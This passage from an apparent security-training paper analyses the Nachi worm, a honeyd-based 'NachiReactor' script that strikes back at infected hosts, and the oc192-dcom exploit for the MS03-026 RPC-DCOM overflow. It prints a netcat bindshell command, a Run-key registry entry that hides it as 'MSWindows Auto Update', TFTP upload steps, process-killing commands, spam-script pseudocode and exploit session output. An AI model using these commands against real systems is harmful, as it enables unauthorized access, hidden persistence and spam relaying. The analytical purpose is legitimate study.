/apps/gnu/arpd/current/sbin/arpd -i eth0 192.168.30.10
```

Start the NachiReactor system.

```
# start honeyd
/apps/gnu/honeyd/${honeyd_version}/bin/honeyd -i eth0 -p
/apps/gnu/honeyd/${honeyd_version}/share/honeyd/nmap.prints -x
/apps/gnu/honeyd/${honeyd_version}/share/honeyd/xprobe2.conf -a
```

```
/apps/gnu/honeyd/${honeyd_version}/share/honeyd/nmap.assoc -l
/var/tmp/honeyd.log -f /etc/honeyd/nachi_catcher.conf 192.168.30.10
```

The NachiReactor.pl script tries to open a TCP connection to port 707 on the attacker. If the connect succeeds, the script presents a false windows shell banner and prompt. The attacker, which is presumably infected with the Nachi worm, will react to the connection from the false victim to TCP port 707 as though malicious code sent with the MSRPC-DCOM request succeeded. The infected attacker sends commands to the victim and the victim send the responses that the infected attacker expects. The false victim then uses a TFTP client to download the worm code files and uploads some utilities to the infected victim.

The NachiReactor script sends three files to inoculate the target against the Nachi worm. The first is pskill.exe[39], which is used to kill processes from the command line. The second, sleep.exe[40] is used to give other commands an opportunity to execute prior to the command shell being closed and the nachi_cleaner.reg file is used by regedit to scrub away the remnants of the worm from the registry. The NachiReactor script also sends four files to be used to maintain access to the system as well as send e-mail SPAM. The first file is nc.exe (netcat), which is used to maintain access to the victim as well as helping to send e-mail SPAM. The second is dest_address.txt which is a text file containing e-mail addresses to SPAM. The third is the template (template.txt) of the SPAM e-mail. Last is the script that sends e-mail SPAM called spam.bat.

Below are the commands that are sent to the tftp client. First the script switches to binary mode in preparation for transferring non-text files.

- mode binary

Next, the script sends the three files used to inoculate the victim against the Nachi worm.

- put /etc/honeyd/bin/pskill.exe pskill.exe
- put /etc/honeyd/bin/sleep.exe sleep.exe
- put /etc/honeyd/bin/nachi_cleaner.reg nachi_cleaner.reg

The registry file looks list the following:

```
Regedit4
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Service\RpcPatch]
"ImagePath" = "REM Nachi Cleaned"
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcTftpd]
"ImagePath" = "REM Nachi Cleaned"
```

Next, NachiReactor sends the five files used to maintain access and send the SPAM.

---

[39] http://www.sysinternals.com/ntw2k/freeware/pskill.shtml
[40] Included in the Microsoft 98, NT and 2k Resource Kits

- put /etc/honeyd/bin/nc.exe nc.exe
- put /etc/honeyd/bin/nc.reg nc.reg

The registry file look like this:

```
Regedit4
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"MSWindows Auto Update" = "\WINNT\system32\wins\nc.exe -lp 707 -e
cmd.exe"
```

- put /etc/honeyd/bin/dest_addresses.txt
- put /etc/honeyd/bin/template.txt
- put /etc/honeyd/bin/spam.bat

The script has completed the transfers, time to quit.

- quit

Once the tftp transfers are complete, the script uses the oc192-dcom utility to open a command shell on the infected attacker. The inoculation version of the script runs the following commands on the infected victim:

The following is an overview of the interaction between an infected attacker and a false victim running honeyd and the NachiReactor script.



Figure 19: Nachi infected host attacks NachiReactor

By design, the NachiReactor script tried to look similar to the Nachi worm described in the previous exploit section. The process starts with a machine that is currently infected with the Nachi worm probing networks by sending an ICMP Echo (0x08) request (in blue) to the antonymous attacker that is running the NachiReactor script. The honeyd process responds with an ICMP Echo Reply (0x00). Once the system infected with the Nachi worm receives the ICMP Echo Reply, it attempts to establish a TCP connection on port 135 (in green) to the NachiReactor system. If the connection is successful, the Nachi infected host sends its crafted MSRPC-DCOM packets (in red) to the NachiReactor host. Once the packets have been sent, the Nachi infected host aborts the connection (in green). At this time, the NachiReactor script opens a TCP connection back to the Nachi infected host (in green). To this point, everything still looks like the standard Nachi worm. Now that a TCP connection has been established between the NachiReactor host and the Nachi infected system, the Nachi worm starts sending commands to what it thinks is the command shell (in orange). The NachiReactor script sends false

responses to entice the Nachi worm on the infected host to allow it to download the worm files via TFTP. When the Nachi worm infected host has completed its set of commands, the NachiReactor closes the connection. This is where things get interesting and where the differences between a Nachi worm and the NachiReactor begin in earnest. The NachiReactor script now spawns the oc192-dcom exploit tool (in red) to gain unauthorized access to the Nachi infected host that has just attempted to infect the NachiReactor host.

The commands that are executed in the newly spawned shell are described below in two sections. The first thing that the NachiReactor script does is shutdown the Nachi worm and inculcate the victim. This removes the Nachi symptoms as a flag to alert administrators. This is done using the following commands, which are described in detailed in the analysis of the defender version of the NachiReactor script available in the' Extras' section.

```
cd $::Config{'tftp_dir'}
NET STOP \"Network Connections Sharing\"
NET STOP \"WINS Client\"
sleep 15
pskill dllhost
pskill svchost
del /f pskill.exe
regedit /s nachi_cleaner.reg
del /f SVCHOST.EXE
del /f DLLHOST.EXE
copy nachi_cleaner.reg %SystemRoot%\\system32\\wins\\dllhost.exe
copy nachi_cleaner.reg %SystemRoot%\\system32\\dllcache\\tftpd.exe
sleep 15
del /f nachi_cleaner.reg
del /f sleep.exe
```

Once the Nachi worm has been removed and the system has been inoculated, the NachiReactor worm sets up a backdoor and starts spamming.

The following command binds a command shell (cmd.exe) to netcat, which listens on TCP port 707.

```
nc -lp 707 -e cmd.exe
```

The next commands inserts the registry file that makes the backdoor persistent by adding the command to the Run list. Then removes the registry file.

```
regedit /s nc.reg
del /f nc.reg
```

The NachiReactor script now launches the SPAM script, which I will discuss in a moment.

```
spam.bat
```

The NachiReactor script is done; it is time to close the connection.

```
exit
```

In an attempt to prevent or at least impede attempts to use this paper to build automated SPAM tools, I will describe the spam.bat file in pseudo-code only.

START

```
IF template.txt does not exist then EXIT
IF dest_addresses.txt does not exist then EXIT
IF nc.exe does not exist then EXIT

IF OPEN dest_addresses.txt for reading FAILED then EXIT

LOOP until end of dest_addresses.txt
 READ email_address from dest_addresses.txt
 VARIABLE domain equals domain portion of email_address
 VARIALBE domain_mx equals LOOKUP DNS MX record for VARIABLE
domain
 OPEN socket to domain_mx on TCP 25
 SEND SMTP protocol exchange
 SEND email_address
 SEND template.exe
 CLOSE socket to domain_mx
ENDLOOP

CLOSE dest_addresses.txt

END
```

Exploit: oc192-dcom

The oc192-dcom command-line exploit tool is used by the NachiReactor to gain unauthorized access to a system. The tool uses the same vulnerability in MSRPC-DCOM that the Nachi worm also uses. This section looks very similar to the section that discusses the MSRPC-DCOM exploit used by Nachi and discusses several of the same subjects.

Oc192-dcom.c
URL: http://www.oc192.us/projects/downloads/oc192-dcom.c

The following is the list of the results from a CVE search[41] for Windows RPC. I have included only the recent and pertinent entries. CVE candidates have numbers that begin with CAN while they go through the multi-phase approval process. A naming process used by CVE is well documented. The significance of the candidate notation is that they are subject to change.

CAN-2003-0352	Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.

[41] http://cve.mitre.org/cve/

CAN-2003-0528	Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed RPC request with a long filename parameter, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0715.
CAN-2003-0605	The RPC DCOM interface in Windows 2000 SP3 and SP4 allows remote attackers to cause a denial of service (crash), and local attackers to use the DoS to hijack the epmapper pipe to gain privileges, via certain messages to the __RemoteGetClassObject interface that cause a NULL pointer to be passed to the PerformScmStage function.
CAN-2003-0715	Heap-based buffer overflow in the Distributed Component Object Model (DCOM) interface in the RPCSS Service allows remote attackers to execute arbitrary code via a malformed DCERPC DCOM object activation request packet with modified length fields, a different vulnerability than CAN-2003-0352 (Blaster/Nachi) and CAN-2003-0528.
CAN-2003-0812	Stack-based buffer overflow in a logging function for Windows Workstation Service (WKSSVC.DLL) allows remote attackers to execute arbitrary code via RPC calls that cause long entries to be written to a debug log file ("NetSetup.LOG"), as demonstrated using the NetAddAlternateComputerName API.
CAN-2003-0995	Buffer overflow in the Microsoft Message Queue Manager (MSQM) allows remote attackers to cause a denial of service (RPC service crash) via a queue registration request.

Operating System

The tool compiles and runs on GNU/Linux. I have used the tool on RedHat Linux v8 and v9. The tool attacks hosts that are vulnerable to the Microsoft RPC-DCOM vulnerability (MS03-026) including:

Microsoft Windows 2000 (All service packs)
Microsoft Windows XP (All service packs)
Microsoft Windows Server 2003

Protocols/Services/Applications

MSRPC-DCOM:

The following section describes the protocols and services that the oc192-dcom command-line exploit tool uses to compromise a system. This section

is very similar to the Nachi worm as both the worm and this exploit use the same vulnerability in Microsoft's MSRPC-DCOM service. I will provide information on TCP as a basis for describing Microsoft's implementation of RPC. I will then describe the DCOM protocol that relies on RPC over TCP. MS-RPC can be implemented with the User Datagram Protocol (UDP) on Windows v4.0 systems. The section will focus on the use of TCP for DCOM over MS-RPC.

This service listens for Transmission Control Protocol (TCP) connections implemented at the Transport Layer (4) of the OSI model, which can be found in the figure "OSI Reference Model illustrated" below. TCP is a connection based protocol that uses a retransmission strategy to insure that data will not be lost in transmission. Connections are established using a three stage handshake. The client requests a connection to a server by sending a datagram to the server with only the 'SYN' bit flag set. The server acknowledges and accepts the connection request by replying to the client with a datagram with both the 'SYN' and 'ACK' bit flags set. Lastly, the client acknowledges the establishment of the connection by replying to the 'SYN/ACK' datagram with a datagram with the 'ACK' bit flag set. The datagram's are associated with each other through the use of sequence numbers that are exchanged in the TCP sequence and acknowledgement fields of the TCP header.

The connections are made to port 135 which, in the OSI model, is implemented at the Session Layer (5). IBM AIX also uses TCP port 135 for a DCE endpoint mapped daemon (dced) service. Microsoft's RPC service works like Sun's RPC portmapper with the additional capability to map to end-points that are named pipes. Many Microsoft services rely on the MS RPC service including DHCP[42], DNS[43] and WINS[44]. MS-RPC is also known as the Microsoft Distributed Computing Environment (DCE) Locator service, "end-point mapper" or NCS local location broker.

The following is a succinct definition of what a Distributed Computing Environment (DCE) is:

"(DCE) An architecture consisting of standard programming interfaces, conventions and server functionalities (e.g. naming, distributed file system, remote procedure call) for distributing applications transparently across networks of heterogeneous computers."[45]

The following visual and textual description of Microsoft's RPC service is based on the MSDN[46] description of how MS-RPC works.

---

[42] http://support.microsoft.com/default.aspx?scid=kb;EN-US;q169289
[43] http://www.microsoft.com/windows2000/technologies/communications/dns/default.asp
[44] http://www.microsoft.com/ntserver/techresources/commnet/WINS/WINSwp98.asp
[45] http://www.hyperdictionary.com/dictionary/Distributed+Computing+Environment
[46] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp



Figure 20: How MS-RPC Works[47]

The above illustration depicts a client application making a call through a local stub procedure. This is not the actual code implementing the procedure. The client stub code gets the parameters from the client, translates the parameters into standard NDR[48] format then calls functions in the RPC client run-time library to send the request and arguments to the server. The function of NDR is to provide a mapping of Interface Definition Language (IDL[49]) data types onto octet streams used for input and output for the RPC protocol. The server RPC run-time library functions accept the RPC request and call the server stub procedure. The stub procedure retrieves the arguments and converts them from NDR format to a format used by the server. The server then calls the actual procedure locally. The procedure returns its data and return code to the server stub. The server stub converts the data into a format for transmission over the network and returns the data to the RPC run-time library functions. The server RPC run-time library transmits the data back to the client computer. The client RPC run-time library gets that remote-procedure data and sends them up to the client stub. The client stub converts the data from NDR to the format understood by the client computer. The stub writes the data to client memory and returns the results to the calling process on the client. The calling process continues as though a local function was called and completed on the local computer. Microsoft provides the run-time libraries as an import library and an RPC run-lime library. The import library is linked against the application that wants to use the RPC functionality. The RPC run-time library is a Dynamic-link Library (DLL). The server application contains calls to the run-time library functions contained in the DLL. These calls register the server's interfaces and allow the server to accept RPC requests. The server application also contains the application-specific remote procedures that are called when the client application makes a RPC request.

The following figures show detailed output from a packet capture of the oc192-dcom command-line executable exploiting the RPC-DCOM vulnerability.

---

[47] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
[48] http://www.opengroup.org/onlinepubs/9629399/chap14.htm
[49] http://www.iona.com/support/docs/e2a/asp/5.0.1/mainframe/ConceptsGuide/cgIDLDesign13.html



Figure 21: RPC bind request sent by the oc192-dcom tool

The above expanded view of the RPC bind request sent by the NachiReactor in an attempt to gain unauthorized access to a system. This and the following screen shots were also taken using Ethereal. The view shows the Universal Unique Identifier (UUID) that the client generated for the request.



Figure 22: RPC bind request acknowledged by the victim

The above figure shows the reply from the victim accepting the RPC bind request. The "Ack result" field shows "Acceptance (0)". The Transfer Syntax[50] field included in the RPC packet decodes is the octet stream representation of Microsoft IDL data types.

[50] http://www.opengroup.org/onlinepubs/9629399/chap14.htm#tagcjh_19



Figure 23: RPC request sent by the oc192-dcom tool

Microsoft's Distributed Component Object Model (DCOM) operates at the Application Layer (7) in the OSI model. Microsoft DCOM does not just rely on RPC, it merges with portions of the RPC protocol including the header as well as data structures. The protocol allows Component Object Model (COM) objects to be distributed across a network. Microsoft describes COM as "a software architecture that allows applications to be built from binary software components."[51] Higher-level Microsoft software services that use Object Linking and Embedding (OLE) rely on DCOM that was previously known as "Network OLE" and is currently called Object RPC (ORPC) and it leverages the functionality of the OSF DCE RPC network protocol.

The following visual and textual description of Microsoft's DCOM framework is based on the MSDN description of the DCOM architecture.

[51] http://www.microsoft.com/com/tech/com.asp



Figure 24: DCOM Architecture[52]

A client application that has DCOM procedures compiled and linked into it calls local stub functions, which are not the actual code that implements the procedure. The client stub retrieved arguments from the client and translates the parameters into standard NDR format for transmission via MS-RPC. The client stub then calls functions in the client-side RPC run-time library to send the procedure request to the server. The server RPC run-time library functions accept the remote procedure request and calls the server stub procedure. The stub procedure retries and converts the NDR format the expected format for the requested function. The server stub then calls the local procedure with the data supplied by the stub. The procedure runs locally on the server and any output and return values are sent back to the client, first through the server stub which converts the output and return codes to NDR format for transmission via RPC and passed them to the RPC run-time library functions. The server RPC run-time library functions transmit the data back to the client over the network. The client RPC run-time library accepts the data from the network and returns them to the calling client stub procedure. The client stub converts the data from NDR format back to a useful form for the calling procedure. The results are returned to the calling program on the client where the calling procedure continues as if the function that has just returned was executed locally to the program.

The MSRPC-DCOM service is vulnerable because of inadequate bounds checking in a function that receives arguments from the network via MSRPC-DCOM. The following is the function declaration for a sub-routine called CoGetInstanceFromFile[53] which cerates a new object and initializes it from a file using IPersistFile::Load. This is the function where the unchecked parameter (szName) can cause a buffer overflow.

```
CoGetInstanceFromFile
```

[52] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
[53] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cmf_a2c_765h.asp

```
HRESULT CoGetInstanceFromFile (
          COSERVERINFO * pServerInfo,
          CLSID * pclsid,
          IUnknown * punkOuter,
          DWORD dwClsCtx,
          DWORD grfMode,
          OLECHAR * szName,
          ULONG cmq,
          MULTI_QI * rgmqResults
);
```

The oc192-dcom tool, like the Nachi worm, sends a malformed RPC-DCOM request to execute the CoGetInstanceFromFile function with a string the maximum size allowed by the function. This is important and will be explained is a moment. The following screenshot shows the end of the MSRPC-DCOM request that oc192-dcom sends. The string that is used to cause the overflow is highlighted starting at offset 0x0000088a (hex). The tool used to view the binary packet payload is ghex[54] which is a UNIX based hex editor. The left field is the offset from the beginning of the TCP payload. The center field is the hex representation of the data and the right field is an ASCII representation of the same data.



Figure 25: GHex view of the oc192-dcom RPC request

The string "\C$\123456111111111111111.doc" terminated with a NULL is 30 bytes long (0x1e hex). CoGetInstanceFromFile passes the string contained in the szName argument to the GetPathForServer, which allocates 32 bytes (0x20 hex) to store the name. The vulnerability comes from the CoGetInstanceFromFile function when called through MS-RPC. The length check happens before the function prepends the server's name in the form \\{server-name}\ where server-name is the name of the local server where the function is executed. Because the argument bounds check has already been completed and the original string passed to the CoGetInstanceFromFile function is 30 bytes long (0x1e hex), the new string, even if the server-name is one byte long, 'a' for example, will be expanded to

[54] http://www.gnome.org/softwaremap/projects/ghex/

\\a\C$\123456111111111111111.doc which, with the trailing NULL, is 33 bytes long (0x21 hex). This string is passed to the GetPathForServer function where the buffer overflow occurs. The detailed mechanics of the buffer overflow will be explained in the following Description section.

Like the Nachi worm, the TCP connection used to exploit the MSRPC-DCOM vulnerability is aborted once the shell code has been injected.

Variants

07.25.winrpcdcom.c	This is a Windows based exploit tool written in c and released by www.xfocus.com. The source code gives credit for writing the tool to 'FlashSky, Flashsky@xfocus.org, benjurry, benjurry@xfocus.org'. The tool supported three target operating systems including Windows 2000 SP3 (China), Windows 2000 SP4 (China) and Windows XP (English)
Dcom.c	This variant is also Windows based and was written in c. The source code gives credit for this version to 'H D Moore <hdm [at] metasploit.com>' and was released by www.metasploit.com. The tool supports six target operating systems including Windows 2000 SP0-4 (English) and Windows XP SP0-1 (English).
07.29.rpc18.c	This version was the first released by OC192, written by 'pHrail and smurfy + some offsets by teos'. It was released by oc192.netfirms.com and is a Linux based exploit tool. It supports 18 different versions of Windows including Windows 2000 Polish, Spanish, English, China, German and Japanese as well as Windows XP (English).
RPC18.c	This is the Windows based version of the 07.29.rpc18.c exploit released by oc192.
07.30.dcom48.c	In addition, this Windows based exploit tool supports 48 target operating systems. The tool was released by www.k-otik.com. This, like several of the previous versions are not significantly different in source, they each include additional offsets for more operating systems.
Rpcdcomuni.c	This is the same exploit as 'dcom.c' written by H D Moore and released by www.metasploit.com which has been ported to be a Linux based exploit tool.
Universal.c	This is another variant of the exploit tool written in c to be compiled and used on a Linux system. The tool supports 20 target operating systems and has some 'universal' exploit support meaning that for some operating system versions including Windows 2000 and Windows XP, it is possible to successfully compromise the system without having to specifically select the target operating system. The source code gives credit for writing the tool to 'POC coded by Sami Anwer Dhillon From Pakistan'.

Dcomsrc_final	This the the universal version of the exploit tool written by 'HDM <hdm [at] metasploit.com>' and ported from Linux to Windows by 'Benjamin Lauzière <blauziere [at] altern.org>'. The tool is universal and only required selecting either Windows 2000 or Windows XP. It was published by www.metasploit.com

Description

Oc192-dcom.c is a command line exploit tool that attempts to exploit windows based hosts that are vulnerable to the Microsoft RPC-DCOM buffer overflow. Connecting to port 135/TCP on the victim host and sending a specially crafted DCOM request that, if successful, will start a command shell with elevated privileges and bind it to a selectable listening port does this. The tool includes a universal target for both Windows 2000 and Windows XP.

A detailed analysis of the oc192-dcom.c source code is included in the 'Extras' section.

To begin with the outcome of using the oc192-dcom tool. Once the MSRPC-DCOM exploit has succeeded, the attacker then connects to the default TCP port 666 on the victim host which now has a command shell bound to it. Below is an example of the terminal window that an attacker, running the oc192-dcom tool in interactive mode, would see:

```
[root@shadow bin]# ./oc192-dcom -d victim
RPC DCOM remote exploit - .:[oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:192.168.10.10:135, Bindshell:666,
RET=[0x0018759f]
[+] Connected to bindshell..

-- bling bling --

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

The next section provides details into how the above exploit works from the network perspective. I will use screen shots to depict portions of packet captures, which were made using the tcpdump tool. The tcpdump tool can be operated in real-time mode, which reads packets from the network and displays them directly to the screen or it can be used to record the packets to a file for later viewing. The files are stored in libpcap format, which is supported by many network tools including Ethereal that I discussed previously. The tcpdump tool is a packet sniffer.

The attacker established a TCP connection to port 135 on the victim using the three-step handshake. To read the following tcpdump output I will provide a short description of the output layout and the meanings of the fields.

The first field is the timestamp of when tcpdump read the packet from the wire. The second field is the protocol, in this case IP. The third field is the source IP address or name and the source port, in this case attacker.34641. Next is the destination host name or IP address and destination port, in this case victim.135. The 'S' indicates that the packet is a sync or 'SYN' packet which begins the three-step handshake the TCP uses to establish a connection. The next two tcpdump lines show the successful creation of the TCP connection to port 135 on the victim.

```
16:38:15.636289 IP attacker.34641 > victim.135: S
3113587172:3113587172(0) win 5840 <mss 1460,sackOK,timestamp
1300471[|tcp]>
16:38:15.640447 IP victim.135 > attacker.34641: S
3615516427:3615516427(0) ack 3113587173 win 17520 <mss
1460,nop,wscale 0,nop,nop,timestamp[|tcp]>
16:38:15.640513 IP attacker.34641 > victim.135: . ack 1 win 5840
<nop,nop,timestamp 1300471 0>
```

The attacker negotiates a DCERPC bind, and then sends the DCERPC request with the malicious payload to the victim. Note that the DCERPC request to tool large to fit in one TCP/IP packet and the bytes that are not send in the first packet are sent in a follow-up packet with the push or 'PSH' TCP bit-flag set along with the expected acknowledgement or 'ACK'. This is sometimes called a TCP continuation packet. In simple terms, the PSH flag is set on additional packets when the sender has more bytes to send than can be sent in one packet.

```
16:38:15.647966 IP attacker.34641 > victim.135: P 1:73(72) ack 1 win
5840 <nop,nop,timestamp 1300472 0>
16:38:15.656548 IP victim.135 > attacker.34641: P 1:61(60) ack 73 win
17448 <nop,nop,timestamp 1081 1300472>
16:38:15.697086 IP attacker.34641 > victim.135: . ack 61 win 5840
<nop,nop,timestamp 1300477 1081>
16:38:15.698134 IP attacker.34641 > victim.135: . 73:1521(1448) ack
61 win 5840 <nop,nop,timestamp 1300477 1081>
16:38:15.698150 IP attacker.34641 > victim.135: P 1521:1777(256) ack
61 win 5840 <nop,nop,timestamp 1300477 1081>
16:38:15.701880 IP victim.135 > attacker.34641: . ack 1777 win 17520
<nop,nop,timestamp 1082 1300477>
```

The attacker then closes the TCP connection using one of the two graceful methods of closing a TCP connection. The attacker sends a finish or 'FIN' packet and the victim acknowledges and sends a finish packet of it's own which the attacker acknowledges.

```
16:38:15.704537 IP attacker.34641 > victim.135: F 1777:1777(0) ack 61
win 5840 <nop,nop,timestamp 1300478 1082>
16:38:15.706002 IP victim.135 > attacker.34641: . ack 1778 win 17520
<nop,nop,timestamp 1082 1300478>
16:38:15.707040 IP victim.135 > attacker.34641: F 61:61(0) ack 1778
win 17520 <nop,nop,timestamp 1082 1300478>
16:38:15.707067 IP attacker.34641 > victim.135: . ack 62 win 5840
